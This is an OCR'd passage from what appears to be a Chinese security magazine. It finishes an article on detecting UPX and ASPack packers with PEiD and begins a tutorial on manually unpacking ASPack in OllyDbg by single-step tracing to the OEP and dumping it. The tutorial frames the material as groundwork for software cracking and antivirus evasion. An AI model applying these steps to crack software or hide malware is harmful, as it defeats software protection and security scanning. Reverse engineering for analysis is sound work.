


图11

我们再来实验一次，这一次加个UPX的壳看看。小菜们一定要复习一下加壳的过程哦。加完壳后就使用PEID来检测一下，呵呵！看到了吗，现在的检测结果就变成“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo”，这表示当前的小程序已经被加了一层UPX的壳了。

我们使用ASpack给这个CRACKME加一个壳，小菜们顺便复习一下使用ASpack加壳的方法。

加壳完成后，我们再使用PEID检查一下，检查的结果如图12所示。原来信息栏显示的“Microsoft Visual Basic”现在变成了“ASPack 2.12 -> Alexey Solodovnikov”，这就表示这个小程序已经使用ASPack加壳过了。




图12

经过以上的实验，我们可以发现PEID可以快速准确的检测出我们给CRACKME所加的壳，并且能把加壳的详细信息反馈给我们。比如说加了一个什么样的壳，所加壳的版本是什么等等。那PEID有没有犯错误的时候呢？当然也有的，一般来说PEID可以非常准确的检测出程序所加的壳，但是如果出现了一款新壳，而且PEID的特征库又没有更新。那么就会造成PEID不能识别的情况。在这种情况下PEID的信息栏显示的是“什么都没找到 ”（图13）；不过PEID的特征库是很丰富的而且不停的在更新。所以这个问题是不会影响到大家的日常使用的。




图13

今天的内容就介绍到这里，大家体验到了PEID的强大功能。当然，查壳只是PEID最基本的一项功能。有的时候PEID甚至可以当作脱壳机来使用，相当于把查壳和脱壳这两个工作一下子就完成了。说到这儿可能小菜又要开始流口水了，怎么使用PEID去脱壳呢？在下一章中我们将为大家详细的介绍PEID的脱壳功能和最为流行的脱壳机。

（文章中涉及到的工具PEID已经收录在光盘中）

文章难易度：★★★★
文章内容：本文详细介绍了单步跟踪法、ESP定律法、模拟跟踪法等手工脱壳的方法

# 手工脱壳之七招详解

安静的小E

在跟随“从零开始学破解”系列文章的脚步学习破解知识后受益匪浅，在关于破解的文章告一段落后，X又继续推出了关于加壳脱壳以及免杀的系列文章，这让小菜们很是期待，不过不管是破解还是免杀，总有一项技术是我们必须掌握的，那就是脱壳。所以今天我也和大家一起来探讨一下脱壳的方法，希望大家对于手工脱壳的方法能够有一个简单的认识和了解，对于深入的实践应用还请关注X的系列文章。

好了，开始我们的手工脱壳之旅（本文我们以最常见的壳ASPack 2.12为例）。需要了解的前提知识为：PUSHAD（压栈），一般代表程序的入口点；POPAD（出栈），代表程序的出口点。与PUSHAD的相互对应关系是，一般找到这个OEP（入口点）就在附近了（程序加壳的原理一般就是为了隐藏OEP或伪装OEP），只要我们找到程序真正的OEP，就可以脱壳了。在杂志以前的破解系列文章里已经对OD的基本热键做了详细解释（如F8单步跟踪），因此这里就不占用篇幅来介绍了。

**脱壳需要遵循以下几个基本原理：**

1．在手工脱壳中我们要实现向下的跳转，向上的跳转不让其实现，遇见程序往回跳的，我们就在下一句代码处按F4（等同于右健代码——选择断点——运行到所选择处）。

2．如果刚载入程序，在附近就有CALL，按F7跟进，不然程序容易“跑飞”。

3．如果运行到某个CALL程序就运行的，就在这个CALL中按F7跟进。

4．一般有很大的跳转，比如jmp XXXXXX、JE XXXXXX或者有RETN的，一般很快就会到程序的OEP。

## 一、单步跟踪法

使用OD载入程序后，就会看见第二段代码有个CALL，如图1。按F8跟踪一步后就会到达CALL处。遵循原理2，所以按F7跟进，跟进后又发现一个CALL，如图2，继续按F8跟踪到CALL，遵循原理3，按F7跟进，然后就一步一步按F8跟踪，跟踪到00416140处我们会看到向上的跳转，遵循原理1，在下一句00416142处按F4断点，如图3。

接下来的步骤就是一步步F8跟踪，发现向上的跳转我们就再下一句F4断点，直到我们发现retn（返回），如图4。继续按F8跟踪一下就到达了004010CC（OEP），点击鼠标右键，选择“用ollydump脱壳调试进程”，“确定”后保存到本地即可，如图5，这样我们就轻松脱壳了。




图1




图2




图3




图4

**小提示：**

对于部分壳，在无法跟踪时，可以在附近找到没有实现的大跳转，点击鼠标右键，选择“跟随”，按F2下断，Shift+F9运行，停在“跟随”的位置，再取消断点，再继续按F8单步跟踪。

